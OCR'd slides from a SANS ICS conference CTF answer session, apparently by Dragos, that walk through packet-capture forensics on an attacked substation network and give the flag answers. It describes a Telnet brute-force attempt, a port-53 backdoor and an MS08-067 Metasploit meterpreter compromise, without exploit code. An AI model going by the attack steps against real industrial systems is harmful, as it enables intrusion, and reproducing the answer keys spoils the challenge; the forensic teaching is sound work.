Might want to do some research on the ICS protocols supported by the SEL-751A protective relay.

Points: 10

Flag:
{f-l-a-g}

Hint:
None


Protect the Relays

Level 4 – Flag 7

Filter network traffic by substation ip range 10.10.100.0/24 “ip.addr==10.10.100.0/24”
Review traffic
Research the SEL 751A Device
Identify that it supports Goose Protocol
Display filter “goose”
Look for the Goose ID gID of the SEL 751A device

DRAGOS

Protect the Relays



Why so Serial?

Level 4 – Flag 8

We will also need to identify the Serial Number of the Protected Relay that the adversary attempted to gain access to so that we can provide the firmware to Dragos for forensic analysis. Can you provide the serial number of the relay that the adversary attempted to access?

Points: 10

Flag:

2005264031

Hint:

None

Why so Serial?
Level 4 – Flag 8

Filter network traffic by substation ip range 10.10.100.0/24 “ip.addr==10.10.100.0/24”
Review traffic
Filter by Telnet
Follow Telnet conversation
Locate the serial number in the responses to failed password attempts

DRAGOS

Why so serial?

telnet

No.	Time	Source	Destination	Proto	Leng	Info
239935	8355.320339	10.10.100.50	10.10.100.121	TELNET	69	Telnet Data ...
239978	8355.486311	10.10.100.121	10.10.100.50	TELNET	69	Telnet Data ...
239979	8355.486470	10.10.100.50	10.10.100.121	TELNET	57	Telnet Data ...
239980	8355.487814	10.10.100.121	10.10.100.50	TELNET	77	Telnet Data ...
239982	8355.487861	10.10.100.50	10.10.100.121	TELNET	57	Telnet Data ...
239985	8355.489821	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
239986	8355.490320	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240013	8355.551967	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240029	8355.613113	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240046	8355.674251	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240047	8355.674753	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240074	8355.737900	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240171	8356.075193	10.10.100.121	10.10.100.50	TELNET	214	Telnet Data ...
240662	8357.756483	10.10.100.50	10.10.100.121	TELNET	55	Telnet Data ...
240701	8357.867400	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240750	8358.004978	10.10.100.50	10.10.100.121	TELNET	55	Telnet Data ...
240784	8358.139536	10.10.100.121	10.10.100.50	TELNET	60	Telnet Data ...
240807	8358.187801	10.10.100.50	10.10.100.121	TELNET	55	Telnet Data ...

```
> Frame 240171: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)
> Ethernet II, Src: Schweitz_00:37:5d (00:30:a7:00:37:5d), Dst: Schweitz_14:2a:61 (00:30:a7:14:2a:61)
> Internet Protocol Version 4, Src: 10.10.100.121, Dst: 10.10.100.50
> Transmission Control Protocol, Src Port: 23, Dst Port: 50014, Seq: 60, Ack: 22, Len: 160
> Telnet
```

```
0070  30 31 39 20 20 54 69 6d  65 3a 20 30 38 3a 30 38   019  Tim e: 08:08
0080  3a 32 30 2e 35 34 35 0d  0a 53 74 61 74 69 6f 6e   :20.545· ·Station
0090  20 41 20 20 20 20 20 20  20 20 20 20 20 20 20 20    A
00a0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00b0  20 20 20 20 53 65 72 69  61 6c 20 4e 75 6d 62 65       Seri al Numbe
00c0  72 3a 20 32 30 30 35 32  36 34 30 33 31 0d 0a 0d   r: 20052 64031···
00d0  0a 02 0d 0a 3d 03                                  ····=·
```

Hidden Backdoor

Level 4 – Flag 9

We believe the intruder left behind a backdoor for access assurance. The
backdoor is listening on a port that blends in with protocols commonly seen
in a corporate environment. The intruder made a mistake, and did not include
encryption in the backdoor, can you identify the file the intruder accessed?

Points: 10

Flag:
Dragos_H1dd3n_B@ckd00r

Hint:
None


Hidden Backdoor

Level 4 – Flag 9

Open WireShark
Filter by Protocol: TCP
Search for TCP SYN request to port 53
Right click, Follow TCP Stream
Flag is displayed with type command

DRAGOS

Hidden Backdoor



Classics Never Die

Level 4 – Flag 10

The intruder discovered a Windows XP operating system in the Solar Panel network, and used a well known exploit to compromise the machine. The intruder was sloppy and did not encrypt the stageless payload using a well known attack platform. Can you identify the dll that passed before the intruder obtained an encrypted session?

Points: 10

Flag:

`metsrv.dll`

Hint:

None

Classics Never Die


Level 4 – Flag 9

Research into Metasploit framework and stageless meterpreter payloads will reveal the dll in question.
https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/

Search for DCERPC bind call to SRVSVC which calls the vulnerable NetPatchCanonicalize function. Following the Vulnerable function request, it triggers the shell code and the payload is delivered via the following TCP session (post FIN, ACK packet) Right click, Follow TCP Stream search for .dll, metsrv.dll will appear before Init Reflective Loader

DRAGOS

Classics Never Die



DISC: SANS ICS Virtual Conference

May 1, 2020 | 10am-6pm EDT

Please provide feedback

Session: ICS CTF Results and Answers

Presenters: Jon Lavender & Austin Scott

https://sansurl.com/ics-ctf-results

Thank you!

#DISCSANS

DISC: SANS ICS Virtual Conference

May 1, 2020 | 10am-6pm EDT

Thank you for attending the first DISC: SANS ICS Virtual Conference

Please provide your feedback so we continue to support the community with quality events

Take the survey here

https://sansurl.com/ctf-survey

Thank you again!

#DISCSANS